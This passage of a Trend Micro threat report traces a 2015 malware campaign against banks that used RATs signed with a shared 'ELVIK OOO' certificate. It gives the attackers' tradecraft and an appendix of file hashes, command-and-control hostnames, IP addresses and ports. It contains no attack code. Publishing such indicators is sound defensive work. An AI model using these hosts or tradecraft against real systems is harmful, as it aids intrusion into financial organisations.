ROVNIX	1a2d78e9b33572955edfc3d4d50bb5984c8ad673	Signed	7/22/2015 19:10	ELVIK OOO	15 fa 14 36 1d 0d 78 2e 3e 4c bb f3 73 65 fd 75	32-bit
ROVNIX*	9e4bfe8015c6415013a976e03aa2372d12b5da9e	Signed	7/23/2015 17:22	ELVIK OOO	42 6c 34 d9 38 b6 81 e8 cc f5 59 d0 b0 ca 53 d0	32-bit
TEAMBOT	4579747ff45277dadfead4e2456f42d6ffaba67d	Signed	7/25/2015 18:55	ELVIK OOO	3f 34 7c 57 20 b3 85 d8 70 2d 9d 90 9d 50 ba 02	32-bit

TEAMBOT	0dd15025d8d408d8c1c98ee6c8b49b0e4fa89d0a	Signed	8/13/2015 2:50	ELVIK OOO	42 6c 34 d9 38 b6 81 e8 cc f5 59 d0 b0 ca 53 d0	32-bit
ROVNIX*	f27df98adc3899744b372a384abe13d709db51fd	Signed	8/18/2015 16:38	ELVIK OOO	42 6c 34 d9 38 b6 81 e8 cc f5 59 d0 b0 ca 53 d0	32-bit
TEAMBOT	31b5002bd65ccfc6c722152dd50ca2c901708449	Signed	9/7/2015 3:08	ELVIK OOO	42 6c 34 d9 38 b6 81 e8 cc f5 59 d0 b0 ca 53 d0	32-bit

*Delphi Compiled ROVNIX sample

The signing date is also an indication as to when these files were distributed, as the signing date matches the initial sighting of the file according to the data we have observed from Trend Micro's Smart Protection Network. There are other files that match the approximate time that the files were compiled (compilation time) but these could not always be trusted as some of them were obviously adjusted. One example would be BKDR_DARKSUN.SM1 (sha1: aded761fc040c0a2bdccc54941f66b13b36e211d), whose signing time indicates “6/19/1992 17:22.”

It would be worth noting that we have also seen a Sekur (Anunak aka CARBANAK) sample, dropped from a document file similar to *TRANSACTION_5610720102687 DATE07_05_2015.doc* (detected as TROJ_ARTIEF.YYTV, sha1: 61d9bdba7081ed426e82de6026b13780c26b4493), was also found to be signed using this certificate. And what's even more significant is the reference to “arablab:”




As seen in the packet capture, the combination of *ArabLab0* (marker) and followed by *e4fd2f290fde5395* (a 16-byte string) comprises the BOT ID which, in this case, is *ArabLab0e4fd2f290fde5395*.

The bot identification is a reference to a discovery in our research in June 2014. In this investigation, we identified “arablab” as a threat actor that had been using Citadel and Zeus when targeting banks. Furthermore, it should also be noted that “arablab” has utilized malicious Microsoft Office documents exploiting CVE-2010-3333 to target certain individuals, as well as participating in the so-called Nigerian or 419 scams. So not to deviate greatly from the purpose of this article, we will cover this CARBANAK sample in another write-up. We detect the dropped file as TROJ_SEKUR.YL (sha1: ea0d041f35786966b65ff24ea842b64ae09fd8e5).

From here, we can see that this operation has a wide reach and the threat actors behind it indeed have deep connections as they have been utilizing having different RATs and may have connections to “arablab” that may be behind the CARBANAK sample we have observed. All of these files were majorly observed within the same industry (banking/financial) and within the same region (Europe and Asia). We suspect the "ELVIK OOO" certificate used to digitally sign the files may be an offered service but we cannot be too certain.

We have recreated the connections in the map below – focus on the commonly used ports, main certificate (serial: 3a bc 48 cd 9e ce 03 32 a0 6c d4 16 72 a2 13 4b) and the command-and-control host (*23.249.225.140*).



click the image for a larger version

Being an on-going investigation, the map includes other indicators not listed in the appendix. There are some outlying connections within the map that are still being pursued.

Recommendations

Trend Micro detects all the indicators listed in this write-up. However, the following recommendations should be noted.

A more proactive stance would be beneficial. Similar to how the threat actors have evolved, an organization can take advantage of other technological advancements of their security software. For example, on-the-fly pre-execution of email attachments, or content simulation, and evaluation of URLs to filter emails before it reaches the end-user would greatly enhance the security posture of an environment. Also, environments can move into more dynamic blocking of indicators as a result of that pre-execution, content simulation, or evaluation.

- For Trend Micro, we can realize this by utilizing the Connected Threat Defense, specifically the integration of any mail scanning solution (InterScan Messaging Security or ScanMail) to Deep Discovery Analyzer, a custom sandbox analysis. To ensure that the sandbox analysis is relevant to your environment (i.e., in the case of document exploits), Deep Discovery Analyzer provides the capability to create custom sandboxing environments to precisely match the target desktop software configuration.

- To dynamically block indicators, Trend Micro Control Manager utilizes all the indicators shared by Deep Discovery Analyzer that were evaluated upon sandbox execution, and shares it out to relevant Trend Micro products integrated through the Connected Threat Defense - from endpoint, servers, email and web gateway.

It would be always useful to triage infections, and act on only the affected endpoints. In a large corporate environment, knowing that there was one endpoint that got infected is not enough as the question to answer is if there are any more endpoints affected.

- Deep Discovery Endpoint Sensor is a context-aware endpoint security monitor that records and reports detailed system-level activities to allow threat analysts to rapidly assess the nature and extent of an attack.

Financial and banking services often have branch offices that do not have the benefit of the full protection of its corporate headquarters. Ensure that network-level protection exists on the branch offices and is at par with its corporate headquarters.

- OfficeScan Corporate Edition provides end-to-end protection for the desktop and servers. With the OfficeScan 11, two features are relevant to this investigation: Suspicious Connection Settings (which looks into command-and-control callbacks), as well the Connected Threat Defense integration that allows blocking of dynamically generated indicators produced by Deep Discovery Analyzer.

- To monitor malware, C&C, attacker activity and provide monitoring of all ports and 80+ protocols, Deep Discovery Inspector can be implemented. This will give you greater visibility on the network side of the investigation as it provides an in-depth view on the network activity.

Summary

Clearly, advanced persistent threat methodologies are no longer constrained to situations where intellectual property is goal.

We can see the quick evolution of the same attack methodology in a short span of time and it makes the current reality quite alarming. From a widely spread email that contained a Java archive, switching to documents with exploits, dropping different RATs that are used in a short span of time, employing files with digital signatures to circumvent any solution that may perform checks—we can see that these threat actors are staying updated by increasing their arsenal and expand their victim base for each run, and are well connected to services revolving to cybercrime and other threat actors. This, again, allows them to quickly adapt and effectively launch a revitalized campaign against their targets.

In two of our examples, we see an indication that the attackers had a direct or indirect access to a real person/company's email system to send the phishing email to their targets. While how they are able to do this is unclear to us at this point in time, it makes a startling realization of how well-planned the threat actors were: to circumvent email reputation technology, send it from an actual person or even an actual individual within the bank. The use of an actual person's account to be the "man-in-the-middle" or a

"proxy" of the initial phishing email sent ensures anonymity of the threat actor. In the same lines of anonymity, we have also seen an effective use of free and affordable resources to hide one's identity.

The events have are accurate as of the time of writing. Trend Micro is actively monitoring this operation.

Appendix

The list of indicators below is not meant to be exhaustive but to give a good enough sample set. There may be more files and indicators that are related to this campaign.

SHA1	Compile Time	Size	TM Detection	Signer	Notes
b16958621998eb8a4bec2f6b4306431245ab56b7	6/7/2015 16:19	73984	BKDR_UWARRIOR.A	ELVIKOOO	Jack.servep2p.com:5656
ae06eb722bb5bb96f974c3def7058e1e25874fd4	6/25/2015 9:16	115456	BKDR_UWARRIOR.A	ELVIKOOO	cyber.serveexchange.com:5656
889fd076e5c50e8350a804e953895cd9247512b6	7/29/2015 8:45	86016	BKDR_UWARRIOR.A		login.loginto.me:5050
777ba38c219d5c0251571b00d630fa3c5a59c9ac	7/29/2015 8:46	86016	BKDR_UWARRIOR.A		login.collegefan.org :2020
aded761fc040c0a2bdccc54941f66b13b36e211d	6/19/1992 17:22	326912	BKDR_DARKSUN.SM1	ELVIKOOO	correctip.noip.me:2323
4a2e1b5a9ef2d4fd62fd3c1af03252bbf54a871a	6/19/1992 17:22	326912	BKDR_DARKSUN.SM1	ELVIKOOO	62.108.40.45:1080
6e78b29f7c989504816df3247b077d7bced8b18c	6/19/1992 17:22	326912	BKDR_DARKSUN.SM1	ELVIKOOO	62.108.40.45:1080 23.249.225.140:1080
cc853b09c99e990255b95ed0af3a767213471ed6	6/19/1992 17:22	326912	BKDR_DARKSUN.SM1	ELVIKOOO	142.54.162.195:1080
a4efcbf0309c705442dc1f622204c34bf7b540ef	6/1/2015 16:12	185088	BKDR_LIMITAIL.MNR	ELVIKOOO	cyber.serveexchange.com:7070
ea0d041f35786966b65ff24ea842b64ae09fd8e5	10/6/2014 23:40	222560	TROJ_SEKUR.YL	ELVIKOOO	weekend-service.com:80 216.170.116.120 : 80
4579747ff45277dadfead4e2456f42d6ffaba67d	12/5/2009 16:50	3223176	BKDR_TEAMBOT.MNR	ELVIKOOO	
0dd15025d8d408d8c1c98ee6c8b49b0e4fa89d0a	12/5/2009 16:50	3210824	BKDR_TEAMBOT.MNR	ELVIKOOO	
31b5002bd65ccfc6c722152dd50ca2c901708449	12/5/2009 16:50	3241056	BKDR_TEAMBOT.MNR	ELVIKOOO	
9e4bfe8015c6415013a976e03aa2372d12b5da9e	5/14/2015 9:09	360688	BKDR_ROVNIX.MNR	ELVIKOOO	
b2ae5ca592cc29322a5ccae	5/14/2015	379120	BKDR_ROVNIX.B	ELVIK	

39521a9605bcec3e6	9:09			OOO	
1a2d78e9b33572955edfc3d4d50bb5984c8ad673	7/22/2015 3:29	271408	BKDR_ROVNIX.B	ELVIK OOO	
6557e54a46864d6c92f4001055f6445e19727b4a	4/29/2009 20:00	290048	BKDR_ROVNIX.B	ELVIK OOO	
f27df98adc3899744b372a384abe13d709db51fd	7/23/2015 13:22	322288	BKDR_ROVNIX.B	ELVIK OOO	
c3af8173389f6b52d28038b558327fc2e8ba790e	6/29/2015 4:13	265232	BKDR_ROVNIX.B	ELVIK OOO	
faadfd6f7d6158204f65ae7d60eb876aa33fd0cb	N/A	31420	JAVA_XPLAT.A		23.249.225.140:1090
3fd05105b7e192a9c6e42db19ea6fb9a35928b18	N/A	48608	JAVA_ADWIND.YZZT		23.249.225.140:1030
39ffcdef624ada839f22f47a1283e1d5d2488b48	9/16/2014 23:50	241131	JAVA_ADWIND.XXT		uaelab.mypsx.net:1030
40af291606e1bc12c833876bb3960b9cb98cf37e	1/21/2015 9:24	45568	BKDR_SWITREX.A		john.cable-modem.org:5050
2d4cf67196e7a4bed5f18cde60121b4e390cd6c4	2/2/2015 16:35	39424	BKDR_SWITREX.A		john.cable-modem.org:5050
bcb99d24bdf55d7534dbc0ea711cb66abd9d10f0	1/12/2015 17:21	39424	BKDR_SWITREX.A		uaelab.mypsx.net:5050
3cc051ee5b3abc4cb388cbc6f251ec3ba27b4c9e	1/20/2015 15:27	39424	BKDR_SWITREX.A		myapp.no-ip.biz:1924
d4a04da3735aa492aade764dccb3c1f543180220	2/4/2015 5:16	39424	BKDR_SWITREX.A		myapp.no-ip.biz:1924
544991dfb5706242a5b45d7062ced43e3107a331	1/20/2015 15:49	39424	BKDR_SWITREX.A		john.cable-modem.org:5050
5918a3dcf36b38c6ac9077e3a18f09f4573f243b	2/11/2015 0:20	39424	BKDR_SWITREX.A		uaelab.mypsx.net:5050
25f7e36faf5e62b06587e8101bfdebc7449121bc	1/6/2015 17:53	39424	BKDR_SWITREX.A		uaelab.mypsx.net:5050
c411013a264ff3cdb5a74f3cad3775750a37a36c	1/6/2015 23:28	39424	BKDR_SWITREX.C		myapp.no-ip.biz:1924

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

Securing Your Journey to the Cloud

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003